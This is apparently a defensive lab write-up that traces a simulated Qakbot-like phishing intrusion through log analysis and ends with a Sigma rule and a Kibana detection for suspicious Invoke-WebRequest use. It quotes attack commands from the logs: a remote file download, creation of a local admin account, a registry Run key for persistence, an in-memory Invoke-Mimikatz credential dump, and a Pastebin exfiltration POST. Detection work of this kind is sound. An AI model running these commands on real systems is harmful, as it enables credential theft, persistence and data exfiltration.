
This post simulates a phishing attack leading to credential theft and data exfiltration using Qakbot-like TTPs. We walk through each attack stage, detection technique, and create a custom Sigma rule to identify suspicious use of PowerShell’s Invoke-WebRequest cmdlet.

Incident Summary:
An employee in the finance department at The Stark Daily, Chris B., received an internal-looking email claiming to contain a new “budget planning template” developed by the IT automation team. The email included a PowerShell one-liner with a GitHub link, stating it would quickly download the Excel file for quarterly forecasting.
In a rush and assuming it was legitimate, Chris copied and ran the following PowerShell command in his terminal:
powershell.exe -Command "& {$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile 'PhishingAttachment.xlsm'}"
Believing it to be a genuine internal resource, Chris opened the Excel document PhishingAttachment.xlsm.
Unbeknownst to him, the file contained a malicious macro that executed immediately upon opening. This kicked off a chain of post-exploitation activity.
Shortly after the execution, a “Suspicious PowerShell Command Line Detected” alert was triggered, flagging the use of Invoke-WebRequest to pull a remote file from GitHub. This alert became the SOC team’s first indication of a potentially malicious event.
Let’s answer the questions below to build out our timeline of events.
On Mar 24, 2025 @ 18:05:17.454, Chris was noted to be downloading the PhishingAttachment.xlsmfile on disk via Powershells’ Invoke-WebRequest cmdlet. Under event.code we see Sysmon Event Code 1, referring to “Process creation,” which revealed not just the launch of PowerShell but also the command line argument:
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm}

The process ID 7760 (PowerShell.exe) served as the parent process for several subsequent executions, including HOSTNAME.EXE, powershell.exe, and conhost.exe, all initiated shortly after the original PowerShell command was run.

PowerShell.exe (PID: 7760)
├── powershell.exe (PID: 6588)
├── HOSTNAME.EXE (PID: 3160, 3184)
├── conhost.exe (PID: 2740)
├── Additional child processes…
Shortly after, we see some bare enumeration on the endpoint. On Mar 24, 2025 @ 18:05:22.737, we see the attacker run whoamito gain more insight into the environment and specifically what user they are running under.

What password did the attacker try to assign to the newly created local user account?

We note an interesting winlog.event_id, 4720, meaning that a user account was created. For additional information on the event id below:

"cmd.exe" /c net user art-test /add & net user art-test -4RTisCool!-321 & net localgroup administrators art-test /add
Referencing process.args we observe the adversary creating a new user “art-test” with the “4RTisCool!-321” password on the DOCTORVERSE host. Right after this user is made, they are added to the local Administrators group on that machine.
Note:
Creating a new local user account is an attempt to blend in while maintaining long-term access (persistance). By assigning this account to the Administrators group, the attacker ensures they retain full privileges on the system, even if their initial vector (macro, process injection, etc.) is remediated.
net localgroup administrators art-test /add

Which binary was configured to run via the registry run key for persistence?
Red Canary has a nice technique page on this:
 https://redcanary.com/threat-detection-report/techniques/modify-registry/

The attacker established persistence by adding a registry value under HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, causing AtomicRedTeam.exe to execute automatically when the user logs in. Reference to the registry key below:
 https://learn.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys
"cmd.exe" /c REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Atomic Red Team" /t REG_SZ /F /D "C:\Path\AtomicRedTeam.exe"
REG ADDmodifies the Windows Registry by adding a new key or value.
 MITRE ATT&CK T1547.001 — Registry Run Keys / Startup Folder
In an interview, if you’re asked to describe a method to establish persistence, you could explain that adding a binary like Example.exe to the registry Run key allows it to execute automatically every time the user logs in. This ensures the attacker's tools remain active across reboots, enabling ongoing access and further actions without reinfecting the system.
This is also documented for Qakbot:
 https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-242a
After establishing persistence, what tactic do the subsequent commands fall under?
Discovery

After persistence was established, the attacker initiated a series of system, network, and user enumeration commands.
The commands below helped the attacker understand the host’s network configuration, active connections, mapped drives, and neighboring devices
netsh interface show interface

net use, netstat -n, ipconfig /all, nbtstat -n, arp -a

We observe that several commands are chained together using:
cmd.exe /c ipconfig /all & netsh interface show interface & arp -a & nbtstat -n & net config
This suggests automation or scripted enumeration, typical of tools like Qakbot or initial payloads that prep for lateral movement.

Which malware family was identified based on the multiple discovery-related commands that were executed?
As we have already established, this activity is typical for Qbot.

What argument was used when executing the Invoke-Mimikatz command?
powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/.../Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
Because Invoke-Mimikatz was loaded via IEX and never dropped to disk, detection would rely on memory-based indicators, such as unusual LSASS access attempts (e.g., Event ID 4688, Sysmon Event 10, etc)


Credential access was achieved using an in-memory download of Invoke-Mimikatz.ps1 from GitHub, executed via Invoke-Expression. The attacker passed the -DumpCreds parameter, extracting credentials from LSASS without writing files to disk…a common technique for avoiding traditional file-based detections.

During data exfiltration to Pastebin via HTTP, what API key was included in the POST request?
The command uses:
Invoke-RestMethod -Uri $url -Method Post -Body $postData
To send content (labeled as "secrets, api keys, passwords...") to:
https://pastebin.com/api/api_post.php

 https://attack.mitre.org/techniques/T1567/003/
Toward the end of the activity chain, we see a PowerShell command using Invoke-RestMethod to POST sensitive data to Pastebin. The script included a valid API key, suggesting the exfiltration was automated. This technique avoids direct connections to attacker controlled infrastructure and uses a well known public service to hide in regular traffic. This tactic is frequently seen in Qakbot.
Relevant Atomic Attacks:
- T1566.001 — Spearphishing (malicious macro)
- T1078.003 — Valid local account creation
- T1547.001 — Registry Run key persistence
- T1087.001, T1016, T1049 — Host/network discovery
- T1003.001 — Credential dumping with Invoke-Mimikatz
- T1567.003 — Data exfiltration to Pastebin
Custom Detection Logic for Suspicious Invoke-WebRequest Usage
As we detailed above, the malicious PowerShell script executed was:
powershell.exe & {$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm' [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm})
To proactively detect similar abuse of PowerShell’s Invoke-WebRequest cmdlet, I created a custom Sigma rule:
title: Suspicious Powershell Invoke-WebRequest Cmdlet Utility
id: ecs_windows
description: Detects suspicious use of Invoke-WebRequest cmdlet
status: experimental
author: Enleak
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    CommandLine|contains: 'WebRequest'
  selection2:
    CommandLine|contains: 'Uri'
  condition: selection1 and selection2
fields:
  - CommandLine
  - ParentImage
  - Image
  - User
level: high
tags:
  - attack.execution
  - attack.t1059.001
  - attack.command_and_control
  - attack.t1105
The rule targets process creation events where the command line contains both WebRequest or Uri, two common indicators of file download activity from remote sources. We can learn more about creating Sigma rules from this blog:
 https://socprime.com/blog/sigma-rules-the-beginners-guide/#The_Case_for_SIGMA_Rules
In addition to the basic detection, I added MITRE ATT&CK mappings to better categorize the behavior under T1059.001 (PowerShell) and T1105 (Ingress Tool Transfer). This rule is currently marked as experimental and tuned for high-severity alerts.

After creating the Sigma rule, I leveraged pySigma to convert the rule into a fully operational query format. For more information on pySigma, refer to the repo below:
 https://github.com/SigmaHQ/pySigma
This allowed me to translate the Sigma detection into a native query language compatible with Elasticsearch. Something to note is the difference between the backend and the pipeline:
Backends in pySigma define the final output format, and pipelines are optional processing layers that modify or normalize Sigma rules before they reach the backend.
This means that if there are some abstract or interesting custom field names in your environment, you can modify the pipeline to adhere to those naming conventions and ultimately still translate via the backend (you can create your own custom pipeline).

To convert the Sigma rule, I ran the following command:
sigma convert -t lucene --backend-option format=kql --pipeline ecs_windows ../../yuh.yml
Here’s a breakdown of what each argument is doing:
sigma convert: This is the pySigma command to start the conversion process.-t lucene: Specifies the target backend. In this case, I used the Lucene backend since I was targeting Elasticsearch.--backend-option format=kql: Instructs the backend to output the query in KQL (Kibana Query Language) instead of raw Lucene syntax, making it directly usable in Kibana dashboards.--pipeline ecs_windows: Applies theecs_windowspipeline, ensuring the field names (likeprocess.command_line) align with the Elastic Common Schema (ECS) used by default in Elasticsearch environments.../../yuh.yml: This is the path to the Sigma rule file I created earlier.

Once executed, pySigma parsed the Sigma rule and automatically generated the following KQL query:
process.command_line:*WebRequest* AND process.command_line:*Uri*
Using the query generated from pySigma, I manually built a custom detection rule within Kibana’s Security section. For this, I selected Custom query because the detection is based on a simple KQL search, and specified the index pattern to bewinlogbeat-* .
 I left alert suppression settings blank for now. Alerts will trigger individually for each matching event, which is ideal during initial testing to capture all activities without missing anything.

I finalized the rule metadata by setting the severity to High and assigning a risk score of 80, reflecting the critical nature of unauthorized file downloads via PowerShell. I also added a clear description explaining the purpose of monitoring the Invoke-WebRequest cmdlet.

For scheduling, I configured the rule to run every 1 minute with an additional 1-minute look-back window. This ensures that any matching activity is detected almost immediately while capturing slight ingestion delays from the log source ( this is a demo, you can modify this as you please).
